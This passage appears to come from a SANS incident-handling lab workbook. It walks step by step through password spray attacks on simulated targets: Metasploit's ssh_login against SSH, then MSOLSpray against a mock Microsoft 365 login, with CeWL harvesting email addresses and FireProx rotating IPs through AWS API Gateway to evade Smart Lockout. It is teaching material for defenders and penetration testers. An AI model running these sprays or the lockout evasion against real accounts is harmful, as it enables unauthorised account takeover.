cghislaine
pemma
aruben
```

When the output looks correct, press the up arrow to rerun the entire command, redirecting the output to a file called `eusers.txt` , as shown here:

```
sec504@slingshot:~/labs/passhydra$ awk '{print $3}' searchresult.txt | sed
's/@.*//' > eusers.txt
```

You can optionally display the contents of the `eusers.txt` file using the `cat` tool, as shown here:


```
sec504@slingshot:~/labs/passhydra$ cat eusers.txt
beva
fgrant
prosa
ghajsson
lrenate
jorestes
rlucian
hrrio
rogechukwukama
ayoshie
rkaede
asayaka
alucasta
jviktorja
ejonah
tamando
cghislaine
pemma
aruben
```

With a list of user names in the `eusers.txt` file, and the supplied password list in the `passwords.txt` file, you can mount the password spray attack against the SSH server service using `ssh_login`.

Next, configure `ssh_login` to conduct a password spray attack, as shown here:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.30.0.25
RHOSTS => 172.30.0.25
msf6 auxiliary(scanner/ssh/ssh_login) > unset PASSWORD
Unsetting PASSWORD...
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE
/home/sec504/labs/passhydra/eusers.txt
USER_FILE => /home/sec504/labs/passhydra/eusers.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
/home/sec504/labs/passhydra/passwords.txt
PASS_FILE => /home/sec504/labs/passhydra/passwords.txt
```

Optionally, add the command `set VERBOSE true` to see each username and password guess:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
```

Next, launch the attack:

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[-] 172.30.0.25:22 - Failed: 'beva:!QAZ2wsx'
[-] 172.30.0.25:22 - Failed: 'beva:123123'
[-] 172.30.0.25:22 - Failed: 'beva:1234'
[-] 172.30.0.25:22 - Failed: 'beva:12345'
[-] 172.30.0.25:22 - Failed: 'beva:123456'
[-] 172.30.0.25:22 - Failed: 'beva:1qaz2wsx'
[-] 172.30.0.25:22 - Failed: 'beva:1qaz@WSX'
[-] 172.30.0.25:22 - Failed: 'beva:Admin123!@#'
[-] 172.30.0.25:22 - Failed: 'beva:Admin@123'
[-] 172.30.0.25:22 - Failed: 'beva:P@$$w0rd'
[-] 172.30.0.25:22 - Failed: 'beva:P@ssw0rd'
[-] 172.30.0.25:22 - Failed: 'beva:P@ssw0rd1'
...
[+] 172.30.0.25:22 - Success: 'jorestes:Admin123!@#' ''
[*] Command shell session 4 opened (172.30.0.1:38543 -> 172.30.0.25:22) at 2021-01-31 13:16:36 +0000
[-] 172.30.0.25:22 - Failed: 'rlucian:!QAZ2wsx'
[-] 172.30.0.25:22 - Failed: 'rlucian:123123'
[-] 172.30.0.25:22 - Failed: 'rlucian:1234'
[-] 172.30.0.25:22 - Failed: 'rlucian:12345'
...
[+] 172.30.0.25:22 - Success: 'pemma:P@$$w0rd' ''
[*] Command shell session 5 opened (172.30.0.1:45003 -> 172.30.0.25:22) at 2021-01-31 13:17:02 +0000
[-] 172.30.0.25:22 - Failed: 'aruben:!QAZ2wsx'
...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Quickly `ssh_login` reveals the password information for the *jorestes* and *pemma* user accounts.

Note: Optionally, you may use the recovered credentials to access the SSH server. Search for the file `secret.txt` for a tip on succeeding at the CTF event.

Cleanup

When you are finished interacting with the eDirectory server, exit Metasploit by running `exit -y`. Return to the terminal where you ran the `gohydratgt` command and press CTRL+C to terminate the container instance.

Why This Lab Is Important

This lab demonstrates how attackers can launch password guessing attacks using freely available tools such as Metasploit and the `ssh_login` module. While naive password guessing for a single user account may trigger account lockout on many systems, attackers can leverage the features of `ssh_login` to avoid account lockout by implementing a password spray attack instead.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/PasswordGuessingAttackswithMetasploit/\)](/videos/PasswordGuessingAttackswithMetasploit/) for additional information.



[\(/videos/PasswordGuessingAttackswithMetasploit/\)](/videos/PasswordGuessingAttackswithMetasploit/)

Bonus (If Time Permits or Homework)

The eDirectory container instance will log SSH information to the terminal as long as the container is running. Examine this data and look for patterns that an administrator could use to identify password authentication attacks. Also, look for opportunities to identify a failed password guessing attack from a successful attack.

Additional Resources

- [SEC560: Network Penetration Testing and Ethical Hacking \(https://www.sans.org/course/network-penetration-testing-ethical-hacking\)](https://www.sans.org/course/network-penetration-testing-ethical-hacking)

Lab 3.2: Microsoft 365 Password Attacks

Brief Intro

In this Cloud Spotlight lab you will implement a password spray attack against our simulated Microsoft 365 target server, using MSOLSpray and FireProx to evaluate and recover login credentials against Falsimentis Corporation.

Requirements for This Lab


In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Start the lab exercise by running `gomsol`. Evaluate the simulated cloud Microsoft 365 server at `login.microsoft.com` (from your Slingshot Linux VM). Use the public website resources at www.falsimentis.com (<http://www.falsimentis.com>) to build a user list, and use common password selection techniques to recover user passwords. Use FireProx (`/usr/local/bin/fire.py`) to create a simulated AWS API Gateway to thwart Smart Lockout policies.

Walkthrough

Overview



In this lab you will use your Slingshot Linux VM to attack a simulated cloud environment consisting of a Microsoft 365 login server with the help of the AWS API Gateway. You will also use other public resources to perform reconnaissance and analysis including the Falsimentis DNS server at 172.30.0.254, the Falsimentis website, and a website that reports your public IP address at myip.sunsetisp.com.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Launch the Simulated Cloud Targets

From the Slingshot terminal, run `gomsol` to launch the simulated cloud targets we will use for this exercise, as shown here.

```
sec504@slingshot:~$ gomsol
Starting Docker service ..... Done.
7544fe62d39733ab7732ab5d452bf2fdad9962f3c487db4e57df1f46f4d9fbfe
6d9a006071244638e68fdc1d2b7bd43a528990d6effd71956eb2f1573fb6525a
192bcbf5486e359b639ccf4463afec2af57e5b27a48625e27a2ffa84d1d46f3a
8e6713e269efcb7dd4266df7701b97041b70a52c5f0360249991794b4a2bcd1
bcecc70885dd3f5f3deaabee0e4ece3d1cb9d8b8932a879d753843c5088902d4
```

Note that the hash values shown in the output of `gomsol` will be different for your system.

Microsoft 365 Reconnaissance: DNS Interrogation

Attackers will perform reconnaissance activities to identify if the target organization uses Microsoft 365 services for email or other cloud functions. This will likely begin with OSINT techniques to identify domain names associated with the target organization. For each domain name, attackers will inspect DNS records to identify signs of Microsoft 365 configuration requirements.

We'll return to using the Falsimentis DNS server at 173.20.0.254 to scan for Microsoft 365 configuration settings. From your terminal, use the `dig` utility to interrogate the server for the *mail exchange* (MX) records for falsimentis.com, as shown here.

```
$ dig +short @172.30.0.254 MX falsimentis.com
10 falsimentis-com.mail.protection.outlook.com.
```

The Falsimentis DNS server indicates that it has a single mail exchange record. This MX indicates that inbound email send to users of the falsimentis.com should be handled by the Microsoft 365 server falsimentis-com.mail.protection.outlook.com.

Another DNS indicator that an organization uses Microsoft 365 is the presence of the `autodiscover canonical name` (CNAME) entry for the target domain. Press the up arrow to repeat the previous query, changing the MX record type to CNAME and add `autodiscover.` to the beginning of the host name, as shown here.

```
$ dig +short @172.30.0.254 CNAME autodiscover.falsimentis.com
autodiscover.outlook.com.
```

Here we see that the canonical name for autodiscover.falsimentis.com is autodiscover.outlook.com. The autodiscover alias is often used by mail clients (notably Outlook) for discovering their email server as a common Microsoft 365 configuration setting.

At this point we're reasonably sure the Falsimentis organization is using Microsoft 365 for email services. Let's continue to investigate the login.microsoft.com server itself.

Attempt to Login: login.microsoft.com

Next, open Firefox and navigate to the <https://login.microsoft.com> (<https://login.microsoft.com>) server. Firefox will present you with a certificate error. Click Advanced | Accept the Risk and Continue.


Under non-lab circumstances, you would not get a certificate error when visiting the Microsoft login page. We chose to leave the certificate error here to remind you that this is not a legitimate login server!

Attempt to login with any (non-valid) credentials; notice how authentication fails. This will be our target for the lab exercise using a password spray attack.


Browse to www.falsimentis.com (<http://www.falsimentis.com>)

From Firefox, navigate to the <http://www.falsimentis.com> (<http://www.falsimentis.com>) website. This is a typical company website with some product and offering details, along with contact information and some company leadership team information.

Navigate to the **Team** link from the website menu to see a list of the company leadership. For each person listed you can click on their name to get additional information about the person, as shown here.



Click on any of name of anyone on the leadership team to get detailed information about the person. Notice that their email information is disclosed in a `mailto:` link, as shown here.



The CeWL website data collection tool allows us to harvest the email address information posted on a website. We can use this data to build a list of email addresses to use for the password spray attack.

Harvest Email with CeWL

From the terminal, run CeWL to collect information from the www.falsimentis.com (<http://www.falsimentis.com>) website, as shown here.

```
sec504@slingshot:~$ /opt/cewl/cewl.rb -d 8 -w words.txt -e --email_file
email.txt http://www.falsimentis.com/
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Let's break down this command piece by piece:

- `/opt/cewl/cewl.rb` : Run the CeWL utility from the `/opt/cewl` directory
- `-d 8` : Change the default website spider depth from 2 to 8 to collect more information
- `-w words.txt` : Save the unique words list to `words.txt`
- `-e` : Tell CeWL to collect email addresses as well as words
- `--email_file email.txt` : Save the collected email addresses to `email.txt`
- `http://www.falsimentis.com/` : Crawl the www.falsimentis.com (<http://www.falsimentis.com>) website

When CeWL finishes you will have two new files: `words.txt` and `email.txt` . Display the contents of the `email.txt` file, as shown here.

```
sec504@slingshot:~$ cat email.txt
Ciel.Britch@falsimentis.com
Donovan.Lea@falsimentis.com
Fidelity.Passo@falsimentis.com
Hiring@falsimentis.com
Irvine.Obbard@falsimentis.com
Jeremy.Lengththorn@falsimentis.com
Jillana.Walcott@falsimentis.com
Jillana.Walcott@falsiments.com
Kala.Edwinson@falsimentis.com
Lukas.Dolman@falsimentis.com
Pembroke.Trouel@falsimentis.com
Rollins.Hows@falsimentis.com
Sales@falsimentis.com
```

CeWL has collected multiple email addresses from the Falsimentis website that we can use for the Microsoft 365 password spray attack.

Start MSOLSpray

Next we'll start MSOLSpray. MSOLSpray is a PowerShell script, so we start by running the Linux PowerShell interpreter, `pwsh` , as shown here:


```
sec504@slingshot:~$ pwsh
PowerShell 7.2.2
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/sec504>
```

PowerShell uses a color scheme that may be difficult to read in terminals with a white background. Consider switching your terminal to dark mode by clicking Terminal | Change Profile | Dark.

Next, use the `Import-Module cmdlet` to import the `/opt/MSOLSpray/MSOLSpray.ps1` script into the current session, as shown here.

```
PS /home/sec504> Import-Module /opt/MSOLSpray/MSOLSpray.ps1
```

Next, run the `Invoke-MSOLSpray cmdlet`, specifying the CeWL email list with the `-UserList` argument. MSOLSpray accepts a single password to implement the spray attack; specify the password `Lakers2020`, as shown here.

*Note: We've selected **Lakers2020** as the password since that is a popular sports team in the Los Angeles area where Falsimentis is headquartered. To make the password complex, the year of the most recent Lakers NBA Playoffs win (2020) is added to the end of the team name.*

```

PS /home/sec504> Invoke-MSOLSpray -UserList ./email.txt -Password
Lakers2020
[*] There are 13 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 04/12/2022 10:38:28
[*] WARNING! Valid user, but invalid password for Ciel.Britch@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Donovan.Lea@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Fidelity.Passo@falsimentis.com.
[*] WARNING! The user Hiring@falsimentis.com doesn't exist.
[*] WARNING! Valid user, but invalid password for Irvine.Obbard@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Jeremy.Lengthorn@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Jillana.Walcott@falsimentis.com.
[*] WARNING! Tenant for account Jillana.Walcott@falsiments.com doesn't exist.
Check the domain to make sure they are using Azure/O365 services.
[*] WARNING! Valid user, but invalid password for Kala.Edwinson@falsimentis.com.
[*] WARNING! The account Lukas.Dolman@falsimentis.com appears to be locked.
[*] WARNING! The account Pembroke.Trouel@falsimentis.com appears to be locked.
[*] WARNING! The account Rollins.Hows@falsimentis.com appears to be locked.
[*] WARNING! The account Sales@falsimentis.com appears to be locked.

```

MSOLSpray completes the password spray attack with detailed information about the user accounts, differentiating an invalid username from a valid user with an invalid password.

Notice that the first several responses indicate that we have valid Microsoft 365 usernames, but invalid passwords. For the email address hiring@falsimentis.com (<mailto:hiring@falsimentis.com>), the Microsoft 365 server indicates that the user doesn't exist. This is useful information for the attacker, since they know to remove that email address from their user list for the password spray.

Also notice the error message for jillana.Walcott@falsiments.com (<mailto:jillana.Walcott@falsiments.com>) (sic). This appears to be an incorrect email address, collected from the www.falsimentis.com (<http://www.falsimentis.com>) website. Microsoft 365 indicates that this tenant account doesn't exist, allowing the attacker to differentiate between invalid accounts and invalid tenant domain names.

Notice that after 10 account logins, we get a different error message from MSOLSpray: *The account ... appears to be locked*. Let's repeat the password spray attack with a new password for another sports team championship in the Los Angeles area, as shown here.

```

PS /home/sec504> Invoke-MSOLSpray -UserList ./email.txt -Password
Dodgers2020
[*] There are 13 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 04/12/2022 10:54:01
[*] WARNING! The account Ciel.Britch@falsimentis.com appears to be locked.
[*] WARNING! The account Donovan.Lea@falsimentis.com appears to be locked.
[*] WARNING! The account Fidelity.Passo@falsimentis.com appears to be locked.
[*] WARNING! The account Hiring@falsimentis.com appears to be locked.
[*] WARNING! The account Irvine.Obbard@falsimentis.com appears to be locked.
[*] WARNING! The account Jeremy.Lengthorn@falsimentis.com appears to be locked.
[*] WARNING! The account Jillana.Walcott@falsimentis.com appears to be locked.
[*] WARNING! The account Jillana.Walcott@falsiments.com appears to be locked.
[*] WARNING! The account Kala.Edwinson@falsimentis.com appears to be locked.
[*] WARNING! The account Lukas.Dolman@falsimentis.com appears to be locked.

WARNING! Multiple Account Lockouts Detected!
10 of the accounts you sprayed appear to be locked out. Do you want to continue
this spray?
[Y] Yes [N] No [?] Help (default is "Y"):

```

In this second invocation of MSOLSpray, the Microsoft 365 server indicates that all accounts are locked. After 10 successive account locked errors, MSOLSpray asks if you wish to continue the attack, correctly predicting that additional password guesses will likely be unsuccessful due to Smart Lockout. Answer **N** to stop the spray attack.

In this attack, the attacker is quickly identified as malicious since all requests come from a single source IP address. You can see your static IP address by making a request to our in-lab myip.sunsetisp.com server, as shown here.

```

PS /home/sec504> curl myip.sunsetisp.com
192.168.200.1

```

Tip: The myip.sunsetisp.com server exists only within our lab environment. Outside of the lab environment you can get similar IP address information by making an HTTP or HTTPS request to the ifconfig.me server.

The Smart Lockout feature used by Microsoft 365 is valuable for organizations, preventing an attacker from completing more than 10 password spray guesses from a single source IP address. However, an attacker can modify the attack to bypass this limitation by leveraging publicly-accessible cloud resources.

FireProx

To circumvent the Smart Lockout feature, attackers can use the AWS API Gateway service, creating an endpoint to proxy login requests to the login.microsoft.com server. This attack is straightforward to implement with FireProx.

To use FireProx, you will need to configure your AWS `credentials` file with valid AWS credentials that have the necessary permissions to create an AWS API Gateway endpoint. We have already configured your AWS credentials for this lab exercise. You can optionally display the AWS credentials with `Get-Content`, as shown here.

```
PS /home/sec504> Get-Content /home/sec504/.aws/credentials
[default]
aws_access_key_id = AKIAJQHVNFNMLINIZY6C
aws_secret_access_key = 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
```

Note: These credentials are only valid for our simulated cloud exercises.

Next we'll create the AWS API Gateway endpoint with FireProx. Open a new terminal window, then run `fire.py`, as shown here.

```
sec504@slingshot:~$ fire.py
FireProx - Modified for lab use. Do not use this version outside of a lab. To
use FireProx in production on this system, run /opt/fireprox/fire.py instead.

This lab version of FireProx requires root access. Please run with sudo.
```

For this lab exercises and the simulated cloud environment we will use a modified version of FireProx. Normally FireProx does not require root access, but we need it for this lab exercise. Re-run `fire.py` with root privileges using `sudo`, as shown here.

```

sec504@slingshot:~$ sudo fire.py
FireProx - Modified for lab use. Do not use this version outside of a lab. To
use FireProx in production on this system, run /opt/fireprox/fire.py instead.

usage: fire.py [-h] [--profile_name PROFILE_NAME] [--access_key ACCESS_KEY]
               [--secret_access_key SECRET_ACCESS_KEY]
               [--session_token SESSION_TOKEN] [--region REGION]
               [--command COMMAND] [--api_id API_ID] [--url URL]

FireProx API Gateway Manager

optional arguments:
  -h, --help                show this help message and exit
  --profile_name PROFILE_NAME
                           AWS Profile Name to store/retrieve credentials
  --access_key ACCESS_KEY
                           AWS Access Key
  --secret_access_key SECRET_ACCESS_KEY
                           AWS Secret Access Key
  --session_token SESSION_TOKEN
                           AWS Session Token
  --region REGION           AWS Region
  --command COMMAND         Commands: list, create, delete, update
  --api_id API_ID           API ID
  --url URL                 URL end-point

Please provide a valid command

```

FireProx will use the default AWS credentials unless alternate credentials are specified on the command line. To create an AWS API Gateway endpoint we specify the `--command create` argument, along with a destination URL using `--url` .

To demonstrate the behavior of FireProx, let's create an AWS API Gateway with the URL endpoint <http://myip.sunsetisp.com> (<http://myip.sunsetisp.com>) , as shown here.

```
sec504@slingshot:~$ sudo fire.py --command create --url
http://myip.sunsetisp.com
FireProx - Modified for lab use. Do not use this version outside of a lab. To
use FireProx in production on this system, run /opt/fireprox/fire.py instead.

Creating => http://myip.sunsetisp.com...
[2022-04-12 11:24:46-00:00] (32ptk9jqm0) fireprox_sunsetisp =>
http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/
(http://myip.sunsetisp.com)
```

In the output of FireProx we see it has created an API endpoint at <http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/> (<http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/>). *Your actual URL will be slightly different.* The beginning of the URL (32ptk9jqm0 in this example) is the API ID for this instance of the AWS API Gateway server.

Next, let's repeat the cURL command to identify our IP address on the myip.sunsetisp.com server, as shown here:

```
sec504@slingshot:~$ /home/sec504> curl myip.sunsetisp.com
192.168.200.1
```

Here we see that our Slingshot Linux IP address (for the simulated cloud environment) has not changed. To use the FireProx-created AWS API Gateway endpoint, the attacker replaces the normal URL with the URL generated by FireProx. Repeat the cURL command, this time requesting the FireProx URL (**NOTE: Replace the URL shown in the example below with the URL displayed in the output of the FireProx command.**)

```
sec504@slingshot:~$ curl http://32ptk9jqm0.execute-api.us-east-
1.amazonaws.com/
10.200.150.241
```

If you get the error `Could not resolve host`, please check to ensure your URL matches the URL presented in the output of the `fire.py` command.

In this configuration, the AWS API Gateway server acts as a sort of HTTP proxy for the attacker. In this example, 10.200.150.241 is the IP address of the AWS API Gateway worker that forwards the request to the myip.sunsetisp.com server. The myip.sunsetisp.com server does not see the IP address of the attacker, only of the AWS API Gateway worker.

Press the up arrow and repeat this cURL command several more times. Notice how each request uses a different IP address.

```
sec504@slingshot:~$ curl http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/
10.200.115.89
sec504@slingshot:~$ curl http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/
10.200.148.63
sec504@slingshot:~$ curl http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/
10.200.177.49
sec504@slingshot:~$ curl http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/
10.200.198.211
sec504@slingshot:~$ curl http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/
10.200.149.214
```

This is a significant benefit for the attacker: each request through the service will use a unique IP address, avoiding services like Smart Lockout that attempt to identify password spray attacks by tracking the number of failed authentication attempts from a single source IP address.

Next, delete the AWS API Gateway service using FireProx with the `--command delete` parameter, specifying the API ID with the `--api_id` argument, as shown here. (*Note: Replace the API ID in this example with the one created for your AWS API Gateway instance.*)

```
sec504@slingshot:~$ sudo fire.py --command delete --api_id 32ptk9jqm0
FireProx - Modified for lab use. Do not use this version outside of a lab. To
use FireProx in production on this system, run /opt/fireprox/fire.py instead.

Deleting 32ptk9jqm0 => Success!
```

FireProx & MSOLSpray

Now that we know how to leverage FireProx, let's apply that tool to MSOLSpray. From your Bash terminal, press the up arrow a few times to return to the FireProx `create` command. Change the URL endpoint to target the <https://login.microsoft.com> (<https://login.microsoft.com>) server, as shown here.

```
sec504@slingshot:~$ sudo fire.py --command create --url
https://login.microsoft.com
FireProx - Modified for lab use. Do not use this version outside of a lab. To
use FireProx in production on this system, run /opt/fireprox/fire.py instead.

Creating => https://login.microsoft.com...
[2022-04-12 11:41:37-00:00] (9jb82e7504) fireprox_microsoft =>
http://9jb82e7504.execute-api.us-east-1.amazonaws.com/
(http://login.microsoft.com)
```

In this output we see that FireProx has created a new AWS API Gateway endpoint (note that your endpoint URL will be different than the example shown here). Like we saw earlier with the myip.sunsetisp.com example, each request sent to login.microsoft.com through the AWS API Gateway endpoint will originate from a different source IP address.

Copy the AWS API Gateway endpoint URL into your clipboard, then return to the PowerShell terminal where you ran MSOLSpray. Press the up arrow to re-run the prior `Invoke-MSOLSpray` cmdlet, this time adding the `-URL` argument followed by the AWS API Gateway endpoint. At the end of the cmdlet, also add the `-OutFile ~/msolspray.txt` argument, as shown here.


```

PS /home/sec504> Invoke-MSOLSpray -UserList ./email.txt -Password
Dodgers2020 -URL http://9jb82e7504.execute-api.us-east-1.amazonaws.com/ -
OutFile ~/msolspray.txt
[*] There are 13 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 04/12/2022 11:47:04
[*] WARNING! Valid user, but invalid password for Ciel.Britch@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Donovan.Lea@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Fidelity.Passo@falsimentis.com.
[*] WARNING! The user Hiring@falsimentis.com doesn't exist.
[*] WARNING! Valid user, but invalid password for Irvine.Obbard@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Jeremy.Lengthorn@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Jillana.Walcott@falsimentis.com.
[*] WARNING! Tenant for account Jillana.Walcott@falsiments.com doesn't exist.
Check the domain to make sure they are using Azure/O365 services.
[*] WARNING! Valid user, but invalid password for Kala.Edwinson@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Lukas.Dolman@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Pembroke.Trouel@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Rollins.Hows@falsimentis.com.
[*] WARNING! The user Sales@falsimentis.com doesn't exist.
Results have been written to ~/msolspray.txt.

```

If you get the error message `Name or service not known`, make sure you are using the URL created by FireProx when you ran the `fire.py` command. You can run `sudo fire.py --command list` to list the available FireProx URLs.

Notice in this new invocation of MSOLSpray we no longer see the account logout messages. Since we send the password spray attack through the AWS API Gateway endpoint, each request comes from a unique IP address, and we never exceed the 10 failed login threshold from a single source IP address that triggers Smart Lockout.

By adding the `-OutFile` argument, we also capture the results of MSOLSpray to the named file. Display the contents of this file using the `Get-Content` cmdlet, as shown here.

```
PS /home/sec504> Get-Content ~/msolspray.txt
Valid user, but invalid password : Ciel.Britch@falsimentis.com
Valid user, but invalid password : Donovan.Lea@falsimentis.com
Valid user, but invalid password : Fidelity.Passo@falsimentis.com
Valid user, but invalid password : Irvine.Obbard@falsimentis.com
Valid user, but invalid password : Jeremy.Lengththorn@falsimentis.com
Valid user, but invalid password : Jillana.Walcott@falsimentis.com
Valid user, but invalid password : Kala.Edwinson@falsimentis.com
Valid user, but invalid password : Lukas.Dolman@falsimentis.com
Valid user, but invalid password : Pembroke.Trouel@falsimentis.com
Valid user, but invalid password : Rollins.Hows@falsimentis.com
```

The advantage of using the `-OutFile` parameter with `MSOLSpray` is that it makes it easy to refine the email address list. We don't need to continue to try to login with Hiring@falsimentis.com (<mailto:Hiring@falsimentis.com>), Jillana.Walcott@falsiments.com (<mailto:Jillana.Walcott@falsiments.com>), and other invalid email addresses since those accounts don't exist. We can use the email address information from this output file as a new user list after removing the beginning of each line.

From PowerShell, press the up arrow to repeat the previous `Get-Content` command, adding a `ForEach` cmdlet to the pipeline with the arguments shown here.

```
PS /home/sec504> Get-Content ~/msolspray.txt | ForEach { ($_ -split ' ')[6]
}
Ciel.Britch@falsimentis.com
Donovan.Lea@falsimentis.com
Fidelity.Passo@falsimentis.com
Irvine.Obbard@falsimentis.com
Jeremy.Lengththorn@falsimentis.com
Jillana.Walcott@falsimentis.com
Kala.Edwinson@falsimentis.com
Lukas.Dolman@falsimentis.com
Pembroke.Trouel@falsimentis.com
Rollins.Hows@falsimentis.com
```

This `ForEach` cmdlet starts a PowerShell code block (inside `{ }`) and splits each line in the `msolspray.txt` file by a space, retrieving only the 6th field offset (the email address) as the output.

Note: We're using the PowerShell built-in functionality to extract the necessary information, similar to the UNIX `cut` command. It's also OK to use `cut` from PowerShell on Linux (`cut -d" " -f7`) to achieve similar results.

We extracted the email address information from `msolspray.txt` , but we also need to save it to a new file. Re-run the PowerShell command, adding `Out-File ~/falsimentis-valid-users.txt` to the pipeline, as shown here.

```
PS /home/sec504> Get-Content ~/msolspray.txt | ForEach { ($_ -split ' ')[6]
} | Out-File ~/falsimentis-valid-users.txt
PS /home/sec504>
```

Return to the `Invoke-MSOLSpray` cmdlet by pressing the up arrow several times. Change the `-UserList` argument to read from the `~/falsimentis-valid-users.txt` file, limiting the spray attack to valid user accounts. You may optionally remove the `-OutFile` argument, if desired. Experiment with several passwords, including the following suggestions for commonly-weak passwords and other keywords collected from the falsimentis.com website:

- Password123
- Lakers2020
- Dodgers2020
- Mittens2022
- Falsimentis123
- Summer2022
- Coffee2022

Mittens2022

```
PS /home/sec504> Invoke-MSOLSpray -UserList ~/falsimentis-valid-users.txt -
URL http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/ -Password
Mittens2022
[*] There are 10 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 04/12/2022 13:15:28
[*] WARNING! Valid user, but invalid password for Ciel.Britch@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Donovan.Lea@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Fidelity.Passo@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Irvine.Obbard@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Jeremy.Lengthorn@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Jillana.Walcott@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Kala.Edwinson@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Lukas.Dolman@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Pembroke.Trouel@falsimentis.com.
[*] SUCCESS! Rollins.Hows@falsimentis.com : Mittens2022 - NOTE: The response
indicates MFA (Microsoft) is in use.
```

